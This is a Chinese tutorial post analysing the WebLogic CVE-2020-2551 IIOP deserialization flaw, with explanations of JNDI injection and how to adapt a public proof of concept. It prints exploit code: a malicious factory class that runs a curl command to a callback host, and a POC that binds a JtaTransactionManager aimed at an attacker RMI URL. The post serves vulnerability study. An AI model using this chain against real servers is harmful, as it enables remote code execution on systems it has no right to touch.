手把手教你解决Weblogic CVE-2020-2551 POC网络问题

hackworld (/u/30099) / 2020-04-07 09:55:00 / 浏览数 30885

最近在内部分享了如何解决CVE-2020-2551 POC网络问题，考虑到有些人刚开始接触Java，所以写得比较详细。

写的时候直接参考了网上各位大佬的文章，感谢巨人们的肩膀，如有错误还请指正。

1.背景

2020年1月15日,Oracle发布了一系列的安全补丁,其中Oracle WebLogic Server产品有高危漏洞,漏洞编号CVE-2020-2551,CVSS评分9.8分,漏洞利用难度低,可基于IIOP协议执行远程代码。

近年来Weblogic不断爆出漏洞，其中T3协议漏洞比较多，运维人员已经渐渐在Weblogic上关闭了T3协议，今年也出现T3协议漏洞CVE-2020-2555，个人觉得CVE-2020-2551的危害更大。

第一是因为Weblogic IIOP协议默认开启，跟T3协议一起监听在7001或其他端口。
第二是Weblogic IIOP协议漏洞是第一次出现，漏洞一时半会修复不完，一定时间内继续会有利用价值。

互联网中公布了几篇针对该漏洞的分析文章以及POC，但公布的 POC 有部分不足之处，导致漏洞检测效率变低，不足之处主要体现在：
1.**公布的 POC 代码只针对直连（内网）网络有效，Docker、NAT 网络全部无效。**
2.公布的 POC 代码只支持单独一个版本，无法适应多个 Weblogic 版本。

CVE-2020-2551漏洞在不同Weblogic版本的利用有些不同,因为IIOP的相关流程有所变动，以10.3.6.0.0 和 12.1.3.0.0 为一个版本（低版本），12.2.1.3.0 和 12.2.1.4.0 为另外一个版本（高版本）。

本次分享主要是对Weblogic 10.3.6.0（低版本）的网络问题进行分析，并改进POC，高版本POC改进可参考低版本分析流程。

2.漏洞分析

经过分析这次漏洞主要原因是错误的过滤JtaTransactionManager类。
JtaTransactionManager父类AbstractPlatformTransactionManager在之前的补丁里面就加入到黑名单列表了,T3协议使用的是resolveClass方法去过滤的,resolveClass方法是会读取父类的,所以T3协议这样过滤是没问题的。

但是IIOP协议这块,虽然也是使用的这个黑名单列表,但不是使用resolveClass方法去判断的,这样默认只会判断本类的类名,而JtaTransactionManager类是不在黑名单列表里面的,它的父类才在黑名单列表里面,这样就可以反序列化JtaTransactionManager类了,而JtaTransactionManager类是存在JNDI注入的。

漏洞利用过程：
1.通过JNDI方式利用IIOP协议向Weblogic申请注册远程对象，这个对象由jtaTransactionManager构造，它存在已知漏洞，在反序列化时会通过JNDI去加载对象，而JNDI的地址是可以由攻击者控制的。
2.Weblogic反序列化jtaTransactionManager，通过LDAP/RMI协议获取到JNDI引用，接着解码JNDI引用（JNDI引用会指定恶意远程对象的HTTP获取地址），然去加载恶意远程对象，将其实例化，触发恶意对象的静态构造方法，执行恶意载荷。

3.相关概念

为了能够更好的理解本文稿中所描述 RMI、IIOP、GIOP、CORBA 等协议名称，下面来进行简单介绍。

3.1.RMI
RMI英文全称为Remote Method Invocation，字面的意思就是远程方法调用，其实本质上是RPC服务的JAVA实现，底层实现是JRMP协议，TCP/IP作为传输层。通过RMI可以方便调用远程对象就像在本地调用一样方便。使用的主要场景是分布式系统。

3.2.LDAP

LDAP（Lightweight Directory Access Protocol，轻型目录访问协议）是一种目录服务协议，运行在TCP/IP堆栈之上。LDAP目录服务是由目录数据库和一套访问协议组成的系统，目录服务是一个特殊的数据库，用来保存描述性的、基于属性的详细信息，能进行查询、浏览和搜索，以树状结构组织数据。LDAP目录服务基于客户端-服务器模型，它的功能用于对一个存在目录数据库的访问。
LDAP目录和RMI注册表的区别在于是前者是目录服务，并允许分配存储对象的属性。常见应用于查询多，修改少的场景，比如通讯录，统一身份认证等。

3.3.JNDI

JNDI (Java Naming and Directory Interface)，包括Naming Service和Directory Service。JNDI是Java API，允许客户端通过名称发现和查找数据、对象。这些对象可以存储在不同的命名或目录服务中，例如远程方法调用（RMI），公共对象请求代理体系结构（CORBA），轻型目录访问协议（LDAP）或域名服务（DNS）。

Naming Service：命名服务是将名称与值相关联的实体，称为"绑定"。它提供了一种使用"find"或"search"操作来根据名称查找对象的便捷方式。 就像DNS一样，通过命名服务器提供服务，大部分的J2EE服务器都含有命名服务器 。例如上面说到的RMI Registry就是使用的Naming Service。

Directory Service：是一种特殊的Naming Service，它允许存储和搜索"目录对象"，一个目录对象不同于一个通用对象，目录对象可以与属性关联，因此，目录服务提供了对象属性进行操作功能的扩展。一个目录是由相关联的目录对象组成的系统，一个目录类似于数据库，不过它们通常以类似树的分层结构进行组织。可以简单理解成它是一种简化的RDBM系统，通过目录具有的属性保存一些简单的信息,常见的就是LDAP。

JNDI好处：
JNDI自身并不区分客户端和服务器端，也不具备远程能力，但是被其协同的一些其他应用一般都具备远程能力，JNDI在客户端和服务器端都能够进行一些工作，客户端上主要是进行各种访问，查询，搜索，而服务器端主要进行的是帮助管理配置，也就是各种bind。比如在RMI服务器端上可以不直接使用Registry进行bind，而使用JNDI统一管理，当然JNDI底层应该还是调用的Registry的bind，但好处JNDI提供的是统一的配置接口，把RMI换成其他的例如LDAP、CORBA等也是同样的道理。

JNDI体系结构：




FIGURE 1: JNDI ARCHITECTURE [18]

(https://xzfile.aliyuncs.com/media/upload/picture/20200329152415-4b447cd0-718e-1.png)

JNDI示例代码：

- JNDI与RMI配合使用：

```
Hashtable env = new Hashtable();
env.put(Context.INITIAL_CONTEXT_FACTORY,
        "com.sun.jndi.rmi.registry.RegistryContextFactory");
env.put(Context.PROVIDER_URL,
        "rmi://localhost:9999");
Context ctx = new InitialContext(env);

//将名称refObj与一个对象绑定，这里底层也是调用的rmi的registry去绑定
ctx.bind("refObj", new RefObject());

//通过名称查找对象
ctx.lookup("refObj");
```


(https://xzfile.aliyuncs.com/media/upload/picture/20200329152510-6c42b46a-718e-1.png)

JNDI与LDAP配合使用：

```
Hashtable env = new Hashtable();
env.put(Context.INITIAL_CONTEXT_FACTORY,
 "com.sun.jndi.ldap.LdapCtxFactory");
env.put(Context.PROVIDER_URL, "ldap://localhost:1389");

DirContext ctx = new InitialDirContext(env);

//通过名称查找远程对象，假设远程服务器已经将一个远程对象与名称cn=foo,dc=test,dc=org绑定了
Object local_obj = ctx.lookup("cn=foo,dc=test,dc=org");
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200329152532-79419c58-718e-1.png)

3.3.1.JNDI注入

3.3.1.1.JNDI Reference+RMI攻击向量

JNDI特性：
如果远程获取到RMI服务上的对象为 Reference类或者其子类，则在客户端获取远程对象存根实例时，可以从其他服务器上加载 class 文件来进行实例化获取Stub对象。

Reference中几个比较关键的属性：

className - 远程加载时所使用的类名，如果本地找不到这个类名，就去远程加载
classFactory - 远程的工厂类
classFactoryLocation - 工厂类加载的地址，可以是file://、ftp://、http:// 等协议
使用ReferenceWrapper类对Reference类或其子类对象进行远程包装使其能够被远程访问，客户端可以访问该引用。

```
Reference refObj = new Reference("refClassName", "FactoryClassName", "http://example.com:12345/");//refClassName为类名加上包名，FactoryClassName为工厂类名并且包含工厂类的包名
ReferenceWrapper refObjWrapper = new ReferenceWrapper(refObj);
registry.bind("refObj", refObjWrapper);//这里也可以使用JNDI的ctx.bind("Foo", wrapper)方式，都可以
```

当有客户端通过lookup("refObj") 获取远程对象时，获得到一个 Reference 类的存根，由于获取的是一个 Reference类的实例，客户端会首先去本地的 CLASSPATH 去寻找被标识为 refClassName 的类，如果本地未找到，则会去请求 http://example.com:12345/FactoryClassName.class (http://example.com:12345/FactoryClassName.class) 加载工厂类，实例化时会自动初始化构造方法，从而运行攻击载荷。

```
import java.io.IOException;
        public class FactoryClassName {
            public FactoryClassName () {
                String cmd = "curl http://172.16.1.1/success";
                try {
                    Runtime.getRuntime().exec(cmd).getInputStream();
                } catch (IOException e) {
                    e.printStackTrace();
                }
            }
        }
```

3.3.1.2.JNDI+LDAP攻击向量

LDAP的利用过程跟RMI大体类似，大家可以看下参考链接，
Java 中 RMI、JNDI、LDAP、JRMP、JMX、JMS那些事儿（上） https://paper.seebug.org/1091/ (https://paper.seebug.org/1091/)

实战中用LDAP比较多，因为服务器JDK版本限制比RMI少点。RMI在JDK 6u132、JDK 7u122、JDK 8u113 之后，系统属性 com.sun.jndi.rmi.object.trustURLCodebase、com.sun.jndi.cosnaming.object.trustURLCodebase 的默认值变为false，即默认不允许RMI、cosnaming从远程的Codebase加载Reference工厂类。

LDAP使用序列化方式目前已知jdk1.8.0_102后com.sun.jndi.ldap.object.trustURLCodebase属性默认为false，使用JNDI引用方式在JDK 11.0.1、8u191、7u201、6u211之后 com.sun.jndi.ldap.object.trustURLCodebase属性默认为false。

3.3.1.3.已知的JNDI注入

上面讲的攻击向量有个重要前提，就是你用JNDI bind方法注册了对象，需要服务器用JNDI lookup方法去调用你的对象，服务器才中招，正常情况下后台不会随意去调用别人的远程对象。大牛们发现，有些原生库的类在反序列化或使用时会自动进行JNDI lookup，而且lookup 的远程URL可被攻击者控制，可以利用这些类进行攻击。

1、org.springframework.transaction.jta.JtaTransactionManager
org.springframework.transaction.jta.JtaTransactionManager.readObject()方法最终调用了 InitialContext.lookup()，并且最终传递到lookup中的参数userTransactionName能被攻击者控制。

2、com.sun.rowset.JdbcRowSetImpl
com.sun.rowset.JdbcRowSetImpl.execute()最终调用了InitialContext.lookup()

3、javax.management.remote.rmi.RMIConnector
javax.management.remote.rmi.RMIConnector.connect()最终会调用到InitialContext.lookup()，参数jmxServiceURL可控

4、org.hibernate.jmx.StatisticsService
org.hibernate.jmx.StatisticsService.setSessionFactoryJNDIName()中会调用InitialContext.lookup()，并且参数sfJNDIName可控

3.4.CORBA

Common Object Request Broker Architecture（公共对象请求代理体系结构）是由OMG(Object Management Group)组织制定的一种标准分布式对象结构。使用平台无关的语言IDL（interface definition language）描述连接到远程对象的接口，然后将其映射到制定的语言实现。
一般来说CORBA将其结构分为三部分，为了准确的表述，将用其原本的英文名来进行表述：
• naming service
• client side
• servant side

这三部分组成了CORBA结构的基础三元素，而通信过程也是在这三方间完成的。我们知道CORBA是一个基于网络的架构，所以以上三者可以被部署在不同的位置。servant side 可以理解为一个接收 client side 请求的服务端；naming service 对于 servant side 来说用于服务方注册其提供的服务，对于 client side 来说客户端将从 naming service 来获取服务方的信息。

用淘宝来举例，淘宝网站就是servant side,店铺就是name service,顾客就是client side，店铺name service向淘宝 servant side 注册店铺，顾客client side 访问淘宝servant side去找到店铺name service。

3.5.IIOP、GIOP

GIOP全称（General Inter-ORB Protocol）通用对象请求协议，其功能简单来说就是CORBA用来进行数据传输的协议。GIOP针对不同的通信层有不同的具体实现，而针对于TCP/IP层，其实现名为IIOP（Internet Inter-ORB Protocol）。所以说通过TCP协议传输的GIOP数据可以称为IIOP。

3.6.RMI-IIOP

RMI-IIOP出现以前，只有RMI和CORBA两种选择来进行分布式程序设计，二者之间不能协作。但是现在有了RMI-IIOP，稍微修改代码即可实现RMI客户端使用IIOP协议操作服务端CORBA对象，这样综合了RMI的简单性和CORBA的多语言性兼容性，RMI-IIOP克服了RMI只能用于Java的缺点和CORBA的复杂性。

在Weblogic中实现了RMI-IIOP模型。

4.公开POC代码分析

参考：漫谈 WebLogic CVE-2020-2551 https://xz.aliyun.com/t/7374 (https://xz.aliyun.com/t/7374)

```
public static void main(String[] args) throws Exception {
        String ip = "127.0.0.1";
        String port = "7001";
        Hashtable<String, String> env = new Hashtable<String, String>();
        env.put("java.naming.factory.initial", "weblogic.jndi.WLInitialContextFactory");
        env.put("java.naming.provider.url", String.format("iiop://%s:%s", ip, port));
         //请求NameService
        Context context = new InitialContext(env);

        //配置JtaTransactionManager的Lookup地址
        JtaTransactionManager jtaTransactionManager = new JtaTransactionManager();
        jtaTransactionManager.setUserTransactionName("rmi://127.0.0.1:1099/Exploit");

//使用基于AnnotationInvocationHandler的动态代理，自动反序列化JtaTransactionManager，从而加载rmi协议指定的类
        Remote remote = Gadgets.createMemoitizedProxy(Gadgets.createMap("pwned", jtaTransactionManager),
Remote.class);
        context.bind("hello", remote);//注册远程对象
    }
```


5.Y4er完整POC

Github：https://github.com/Y4er/CVE-2020-2551 (https://github.com/Y4er/CVE-2020-2551)
感谢Y4er分享，本次是在他的POC基础上进行了改造。


6.POC编译、Weblogic搭建

6.1.导入工程、运行、生成Jar包


打开IDEA,左上角进行File->New




(https://xzfile.aliyuncs.com/media/upload/picture/20200329153139-54354454-718f-1.png)




(https://xzfile.aliyuncs.com/media/upload/picture/20200329153217-6a90d1aa-718f-1.png)




(https://xzfile.aliyuncs.com/media/upload/picture/20200329153258-83240566-718f-1.png)



(https://xzfile.aliyuncs.com/media/upload/picture/20200329153324-92ba0dd6-718f-1.png)

